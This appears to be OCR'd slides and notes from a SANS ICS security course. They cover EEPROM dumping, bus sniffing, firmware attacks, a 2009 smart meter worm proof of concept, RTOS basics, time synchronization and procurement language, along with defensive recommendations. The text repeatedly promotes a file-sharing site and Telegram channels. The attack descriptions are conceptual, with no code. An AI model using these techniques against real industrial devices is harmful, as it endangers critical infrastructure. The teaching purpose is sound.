
Older field devices that don't have any localized security protections such as passwords or encrypted network communications are a known weakness that has often already been identified. However, newer field devices that have security controls created to protect them from attack become more interesting to us, as those security defenses might be defeated by embedded electronic attacks. These newer devices often have more advanced managing and remote capabilities built into them with the assumption that the security controls make those features safer to use.

Examples of attacks that attackers might perform on these newer devices may be to retrieve cryptographic keys and firmware from the local device storage or memory and use that information to defeat controls and access other systems without the need to open them up. Another example would be an attacker pulling the cryptographic keys for network protocols from the device, which may allow the attacker to use these to generate their own attack traffic to fuzz and exploit the management servers or other field devices.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Dumping Data at Rest from EEPROMs




Look at the picture of the electronic circuit board above. Attackers can use special hardware to connect directly to data storage chips on the circuit boards, such as EEPROMs and flash chips, and dump their contents. The application in the screenshot above is an example of a commercial tool from Total Phase for its Aardvark hardware, which does just this. Cheaper solutions are available for attackers to purchase for around $35 and include the Bus Pirate and the GoodFET, both of which can perform these same attacks, but use open-source hardware and software to do so.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Bus Snooping Data in Motion



This circuit board picture is similar in that the attacker is using special hardware to connect to circuit board components; however, this technique is slightly different. Instead of targeting individual chips, the attacker is performing bus sniffing, which is capturing communications between various chips while they are in normal operation. This is a great way for the attacker to capture the firmware as it is transferred from a read-protected flash chip to the microcontroller. Attackers can often gain network cryptographic keys in this way as the microcontroller sends the key to the RF chip or even the frequency hopping algorithm that the microcontroller sends to the RF chip. The application above is Total Phase's bus analysis tool for their Beagle hardware. Total Phase also makes a hardware device called the Aardvark. Once again, the open-source community has alternatives for this, which include the Bus Pirate, GoodFET, GreatFET, and others.

Reference:

- https://www.totalphase.com/

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Attacking Firmware

- Firmware can be obtained in many ways
  - On embedded devices
  - Over the network
  - Download from the vendor
- Once a firmware has been obtained, attackers can
  - Analyze it for static cryptographic keys and algorithms
  - Examine it for frequency hopping algorithms in wireless devices
  - Reverse engineer it to discover vulnerabilities
  - Modify and re-upload to the device to turn it into an attack tool

Firmware may be vulnerable by gaining access and reverse engineering so that an attacker can modify the code or by simply corrupting a firmware load. Attackers can gain access to your firmware by physically connecting to a device, capturing a firmware upload over the network, finding the file on the engineering workstation, or by downloading firmware from the supplier. Once a firmware has been obtained from the device or from the network communications, attackers can analyze it for static cryptographic keys, cryptographic algorithms, or frequency hopping algorithms. Attackers can also reverse engineer it to discover vulnerabilities that are remotely exploitable or attempt to modify the firmware and re-upload it to the device to turn it into an attack tool.

It is important to deny physical access to attackers. Direct access to communication ports or the device can result in modifying logic, writes to memory, retrieving an encryption key, and so on. It is also necessary to keep attackers from network paths as many protocols have weak authentication and are susceptible to injection attacks. We should review the attack surfaces for embedded systems.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Smart Meter Firmware Worm

- Mike Davis and Jason Larson 2009 Black Hat presentation
  - Modified the smart meter firmware to spoof the headend's firmware update message
  - The infected meter handed out copies of its own infected firmware
  - When those meters installed the new firmware, they also began spreading the infected firmware
  - The worm capability replaced the firmware's update capability, thus preventing future updates
  - This test was performed only in a lab environment to prevent accidental spreading of the worm
- Since this time, at least two more PoC firmware worms have been created for two different PLC vendor lines

An example of firmware modification was demonstrated by Mike Davis and Jason Larson with a proof-of-concept (PoC) firmware worm for smart meters at Black Hat 2009.

After Mike obtained a copy of the firmware from the meter and reverse engineered it, he then modified the smart meter firmware to spoof the headend's firmware update message. He placed this firmware on one of his meters and powered it up. The infected meter followed Mike's custom code and handed out copies of its own infected firmware to the other meters. When those meters saw the update request from what they thought was the headend (but was really Mike's infected meter), they obediently installed the new firmware. After they rebooted, they also began running Mike's custom code by spreading the infected firmware to even more meters.

My favorite part about this worm is the fact that Mike needed to remove some of the firmware functionality to make room for his new custom worm-spreading code. The code he chose to remove for this space was the firmware's update capability, thus preventing infected meters from ever receiving future updates, which in the real world would result in a field tech having to deploy and replace each meter by hand. Mike's test was performed only in a lab environment to prevent accidental spreading of the worm but was an excellent proof of concept to validate the possibility of such a worm.


Reference:

- https://www.blackhat.com/presentations/bh-usa-09/MDAVIS/BHUSA09-Davis-AMI-SLIDES.pdf

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Attacking the Server and HMI Through Remote Devices

- Remote field devices send data back to the management servers
  - Response parsers may be vulnerable to buffer overflows and business logic flaws
  - Attackers can build exploits in their labs and use them in your networks
  - Such exploits can repurpose ICS protocols into backdoors



The final attack we wish to mention is the possibility of an attacker attacking the management server from the field. Remember, remote field devices continually send data back to the management servers. These inputs can be susceptible to vulnerabilities such as buffer overflows and business logic flaws, just like any of the network protocol vulnerabilities we previously discussed. Once an attacker has gained a foothold in your field network, attackers can leverage that connectivity to fuzz for vulnerabilities in these inputs and attempt to exploit them. For instance, an attacker in the field may be able to send malicious data to the management server, causing a buffer overflow, and achieve arbitrary remote code execution. These attacks are entirely possible and can be some of the most damaging because, as we discussed earlier in this section, compromise of the management server usually means compromise of the whole control system.

Compromising controllers and RTUs can position an attacker to conduct an "upstream" attack to perform a Denial of Service or execute code on the communication gateway or front-end processor (FEP) to gain access to the control network. Even serial communications can be exploited to conduct upstream attacks that can range from knocking over your servers and network devices (highly noticeable) to eloquently allowing the execution of code. A remote device (possibly less protected) can put your larger ICS at risk.

Work with your ICS supplier to select configurations for your servers and network devices, which can reduce the potential compromises of an upstream attack.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

Lab 2.3

Passwords in EEPROM Dumps

Using the ICS410 ControlThings Platform VM, we are going to analyze a few files that were pulled from memory chips and other simulated sources. We will look for cryptography keys and passwords in these memory dumps.

Refer to the lab workbook for instructions.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Embedded electronic and hardware attacks may allow attackers to retrieve cryptographic keys and firmware of the device
  - Physical access of devices with security controls may be turned into remote access if embedded electronic hardware attacks succeed
- Recommendations to owner/operators
  - Add cybersecurity monitoring on remote, unmanned control stations
  - Defend against attacks from your SCADA outstations
- Recommendations to vendors
  - Encrypt and cryptographically sign all embedded firmware
  - Cryptographically sign all critical communications from management servers

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- ICS Attack Surface
  - Lab 2.1: External Attack Surfaces
- Secure ICS Network Architectures
  - Lab 2.2: Architecting a Secure ICS Site
- Enforcement Boundary Devices
- Attacks on Processes
  - Lab 2.3: Passwords in EEPROM Dumps
- Process Technologies
  - Lab 2.4: Exploring Fieldbus Protocols
- Process Defenses

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Process Technologies

Applicable Standards:

- **NIST CSF v1.1**: ID.AM-1, ID.AM-2
- **ISA 62443-2-1:2009**: 4.2.3.4
- **ISA 62443-3-3:2013**: SR 7.8
- **ISO/IEC 27001:2013**: A.8.1.1, A.8.1.2
- **NIST SP 800-53 Rev. 4**: CM-8, PM-5
- **CIS CSC**: 1, 2
- **COBIT 5**: BAI09.01, BAI09.02


This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Field and Plant Floor Equipment and Technology

- Industrial networks and fieldbus
  - Remote access equipment
  - Networking equipment
  - Communication bridges
  - Industrial protocols
  - Management protocols
  - Time synchronization
  - Wireless communications
- Field devices
  - RTOS/Firmware
  - Network cards
  - Maintenance interfaces
  - Diagnostic/calibration equipment
  - Safety/protection systems
- Engineering workstations
  - System applications
  - Program files



Field and plant floor equipment to be protected can encompass many types of components and data.

Security at this level (closer to the plant floor or field location) can be difficult for an end user. The resources available are often restrained, many security features are incomplete or basic, operational drivers can override security approaches, and the number of access paths is greater than one would think. Security at this level is important as an attacker can achieve significant impacts such as mal-operating the process, making changes to setpoints, damaging ICS components, damaging physical equipment by suppressing the safety system and protections, causing loss of view, blocking control, spoofing operators, and modifying or even spoofing input to logic.

Controllers and field devices are vulnerable via physical access, network access, and remote access. There are many connected (or temporarily connected) devices, infrastructures, and subsystems that interface with these devices that can affect their security. The slide provides a list of things that must be protected or considered, such as networking equipment, protocols, system applications, engineering workstations, controllers/embedded systems, field devices, and equipment that connects to controllers or field devices.

Finally, understanding how operators and field/plant floor maintenance personnel interact with controllers and field devices is also important. One needs to consider how work is performed, such as how systems are calibrated or how firmware updates may be planned and completed.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Firmware – Real-Time Operating System (RTOS)

- Many field devices do not run traditional operating systems
  - We often simply think of it as firmware
  - Firmware on simple embedded devices like sensors is usually bareback code (no OS)
  - Firmware on more complex embedded devices are real-time operating systems (RTOS)
  - Vendors do not usually disclose which RTOS they are using
- RTOS specialize in real-time I/O handling
  - Deterministic performance such as guarantee of X CPU cycles between actions
  - Simplicity for robustness and smaller footprint
  - Not just about processing code fast
- Examples:
  - QNX
  - Wind River's VxWorks
  - Windows Embedded Compact (aka Windows CE)
  - Embedded Linux


Embedded systems are systems designed for specific tasks and tailored to support those tasks. For instance, simple sensors have a specialized board with basic collection (often analog inputs), possibly digital inputs (buttons), and calibration capabilities. These simple sensors often have real-time computing requirements, but only need limited code to perform their actions, and therefore often use bareback code, or C-like programs installed directly on the microcontroller without any operating system. This keeps hardware costs low for production and code complexity low for supportability and reliability.

However, in more complex embedded devices, vendors can simplify development by building functionality on top of an operating system, eliminating the code they have to write such as TCP/IP communications stacks and parallel process scheduling. An RTOS is a real-time operating system that runs on an embedded device providing such capabilities without all the overhead of a traditional operating system we use on our computers. All that really means is that a specialized computer is running programs with a specific scheduling paradigm. A real-time operating system is so named because of the processing requirements. This means a different scheduling paradigm than your typical desktop computer. A process hogging a needed resource may not be acceptable. It's not uncommon for an RTOS to have a watchdog capability to reboot in the event of CPU lock or other system delay. To illustrate the idea, let's take a look at an RTOS scheduling algorithm, round robin. If three processes are running on a system, each is given equal time slices on the CPU. The processes are executed in a round-robin order, one after the other, and when a time slice has run out, the process is preempted until the next time around the cycle. If each process needed to perform its critical section every second, then no process could execute for over 333ms.

Additionally, hardware interrupts may be handled differently. The interrupt handlers are kept to a minimum—just enough to acknowledge the interrupt, disable future interrupts of that type, and alert any processes that there is work to do. This is possible because, in RTOS systems, there is unlikely to be separation of kernel space and user space. Thus, a process has greater system call efficiency and the ability to disable interrupts or otherwise manage the RTOS environment.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Traditional Kernels vs. RTOS Kernels



Not required to run real-time processes, but a common approach used by many RTOSs

This diagram illustrates the differences between a microkernel (RTOS kernels) and a monolithic kernel (traditional OS like Windows and Linux). In this example, the microkernel is responsible for the functions of basic interprocess communication (IPC), virtual memory, and scheduling (which is different than QNX in the IPC area). All other typical kernel operations are userland programs that run and are responsible for things like file management.

Reference:

- https://en.wikipedia.org/wiki/Microkernel

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Time Synchronization Protocols and GNSS

- Most ICSs in regional SCADA networks must timestamp I/O data at source
  - Historical reference for logged data
  - Correlated devices hundreds of miles apart
  - Correct for telemetry skew
- Global navigation satellite systems (GNSS) are highly accurate and free
  - US (GPS), Russia (Glonass), EU (Galileo), and China (BeiDou-3)
  - Japan (QZSS) and India (NavIC) have regional systems
  - Systems can compare different GNSS systems to help defend against spoofing

Time synchronization is used to timestamp events and data logged by an RTU based on an authoritative time source. Time synchronization becomes extremely important in highly distributed SCADA systems, such as the electric grid where data may need to be correlated between devices hundreds of miles away from each other and from the control center.

Global navigation satellite systems (GNSS) are widely recognized as one of the most accurate, free, and reliable time references available in remote areas. GNSS systems are provided by the US, Russia, China, and the European Union. In fact, some ICS devices reference more than one satellite system (for instance, the US and Russia) and correlate times between the two as a method to thwart GPS spoofing. These GPS sources can also provide reliable synchronized time to distributed systems that may supply the clock reference for a time synchronization system, such as Network Time Protocol (NTP), Precision Time Protocol (PTP), or a GPS receiver, which may also be directly connected to an RTU.


References:

- https://en.wikipedia.org/wiki/Satellite_navigation
- https://en.wikipedia.org/wiki/Global_Positioning_System
- https://en.wikipedia.org/wiki/GLONASS
- https://en.wikipedia.org/wiki/Galileo_(satellite_navigation)
- https://en.wikipedia.org/wiki/BeiDou#BeiDou-2
- https://en.wikipedia.org/wiki/Quasi-Zenith_Satellite_System
- https://en.wikipedia.org/wiki/Indian_Regional_Navigation_Satellite_System

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Time Sources and Strata

- ICSs rely upon reliable and accurate timing
  - Must synchronize time across devices to act within small time increments
  - Distance from source measured in stratums
- Original Sources – Stratum 0
  - Atomic clocks use cesium or rubidium
  - Each GNSS satellites include several
- Site Time Servers – Stratum 1
  - Dedicated systems that distribute time at a site
  - Most often sync via GNSS
- Time-sensitive devices and systems – Stratum 2
  - Controllers, radius servers, historians...
  - IRIG-B and PTP most commonly used
  - Non-time-sensitive and legacy systems might use NTP



ICSs require time services to ensure the time is accurate and synchronized throughout the system, and to ensure there is a basis for sharing timestamped information. Time service is composed of sources, services/protocol, and connectivity. Time sources provide an accurate timing input and need to be available. The most common true time source is GPS. Time servers (providing time services) can be multipurpose network servers, dedicated network servers, or dedicated devices (such as a GPS module in a PMU). A dedicated time server simply provides an accurate time. The most common protocol used for time signals is the venerable Network Time Protocol (NTP) and the newer Precision Time Protocol (PTP); however, some systems use other vendor-specific protocols.

The term "stratum" is used to provide a relative measure of closeness to a central or high-quality time server or reference time source. The labeling system uses a scale that goes from 0 (more accurate and closest) to 15 (less accurate or most distant). A stratum 0 may be a hardware device with a highly accurate time source that is attached to the computer or device's main processing board. ICSs have requirements by application and technology for a certain level of stratum. (They can reject strata that are too high.)

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Communications Modules

- Most controllers and field devices contain communication modules
  - Provide physical connectivity to other devices
  - Add protocols such as Modbus or PROFIBUS
  - Expand I/O ports
- Modularized approach facilitates future upgrade and expansion
  - Base PLCs and IEDs can be expanded as needed
  - Prevents the need to rip and replace

Field device communication modules connect the FEP into networks of intelligent electronic devices (IEDs) such as Modbus or PROFIBUS. These communication modules are separate from the FEP, as the type and quantity of interfaces required will differ greatly from one site to another. This modularized approach also allows end users to upgrade or expand their ICS without having to initially purchase PLCs sized for the worst-case scenario.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Communications Gateways

- Gateways facilitate
  - Data acquisition
  - Storage transmission
  - Protocol conversion
- May be used to
  - Connect devices with RS232 or RS485
  - A local TCP/IP network
  - A WAN or backhaul

Gateways were targets in the Ukrainian Power Grid attacks.



A communications gateway facilitates data acquisition, storage, transmission, and protocol conversion throughout the industrial data network. These devices may be used to connect IEDs that have only RS232 or RS485 to a TCP/IP network. They may also be used where communications need to be backhauled via cellular or other wireless networks, such as mesh wireless or licensed radio networks.

Communications gateways are widely used to apply timestamping to data and logs for locally connected RTUs, allowing for several RTUs to be connected to a single communications gateway and share the same time source.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

Lab 2.4

Exploring Fieldbus Protocols

Using the ICS410 ControlThings Platform VM, we are going use some simple techniques to capture and analyze Modbus RTU serial traffic from our Velocio PLC.

Refer to the lab workbook for instructions.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Embedded devices have few security features, but getting better
  - Firmware is comprised of bareback code or RTOS + custom code
  - Communication technologies at level 0/1 are immense and varied
  - Many difficulties trying to protect traffic at this level
- Recommendations to owner/operators
  - Inventory your assets, firmware, software, and sensitive files
  - Use traffic monitoring such as NetFlow collectors to gain visibility
  - Create traffic baselines or allow lists and alert on anomalies
- Recommendations to vendors
  - Develop or extend solutions to aid in asset management
  - Provide greater transparency in communications
  - Provide better visibility and monitoring solutions for fieldbus
  - Provide protocol-aware local firewall features on controllers
- Recommendations to everyone
  - Consider "Assessing and Exploiting Control Systems" course for more low-level labs

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- ICS Attack Surface
  - Lab 2.1: External Attack Surfaces
- Secure ICS Network Architectures
  - Lab 2.2: Architecting a Secure ICS Site
- Enforcement Boundary Devices
- Attacks on Processes
  - Lab 2.3: Passwords in EEPROM Dumps
- Process Technologies
  - Lab 2.4: Exploring Fieldbus Protocols
- Process Defenses

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Process Defenses

Applicable Standards:

- **NIST CSF v1.1**: PR.PT-5
- **ISA 62443-2-1**: 2009 4.3.2.5.2
- **ISA 62443-3-3**: 2013 SR 7.1, SR 7.2
- **ISO/IEC 27001**: 2013 A.17.1.2, A.17.2.1
- **NIST SP 800-53 Rev. 4**: CP-7, CP-8, CP-11, CP-13, PL-8, SA-14, SC-6
- **COBIT 5**: BAI04.01, BAI04.02, BAI04.03, BAI04.04, BAI04.05, DSS01.05

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Security-Related Procurement Language

- Build secure processes
  - Generally can only be done during greenfield projects
  - Once commissioned, changes cannot usually be made
- Develop security requirements based on engineering's requirements
  - Be specific and choose controls based on solutions requested
  - Do state things like "products must meet all requirements in standard X"
  - Requirements should be testable in FAT and SAT testing
  - Goal is to pass SAT testing with controls in place
- Cyber Security Procurement Language for Control Systems
  - Community effort between 242 entities and 20+ ICS vendors
  - Provides sample requirements you can copy, paste, and modify

The procurement process has the primary purpose of identifying a customer's needs and matching appropriate solutions against requirements and within the price point for the buyer. Security can be specified as a requirement, but it will be competing with other requirements, such as features, and is certainly an element of the overall price calculus.

Security requirements were hard to introduce, and technical specialists struggled to form the requirements into language used in the procurement process. In developing the resource, procurement specialists were involved to help with language that fit well into this process. Requirements identified in the resource included measures that could be used to verify the requirement had been satisfied. These measures go beyond installation through system operations and maintenance.

References:

- Procurement Language Documents: https://ics-cert.us-cert.gov/sites/default/files/documents/Procurement_Language_Rev4_100809_S508C.pdf
- https://www.energy.gov/sites/prod/files/2014/04/f15/CybersecProcurementLanguage-EnergyDeliverySystems_040714_fin.pdf

ICS-CERT resources:

- https://us-cert.cisa.gov/ics/Information-Products

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Procurement Language Topics

- System hardening
  - Host intrusion detection
  - Changes to filesystems
  - Hardware configurations
  - Heartbeat signals
  - Installing Operating Systems (OS)
- Perimeter protection
  - Firewalls
  - Network Intrusion Detection
  - Canaries
- Account Management
  - Disabling and removing accounts
  - Session management
  - Password authentication
  - Account auditing and logging
  - Role-based access control
  - Single sign-on
  - Separation agreement
- Coding practices
  - Coding for security
- Flaw remediation
  - Notification and documentation from a vendor
  - Problem reporting
- Malware detection and protection
- Host Name Resolution
- End devices
  - IEDs
  - RTUs
  - PLCs
  - Sensors, actuators, meters
- Remote access
  - Dial-up modems
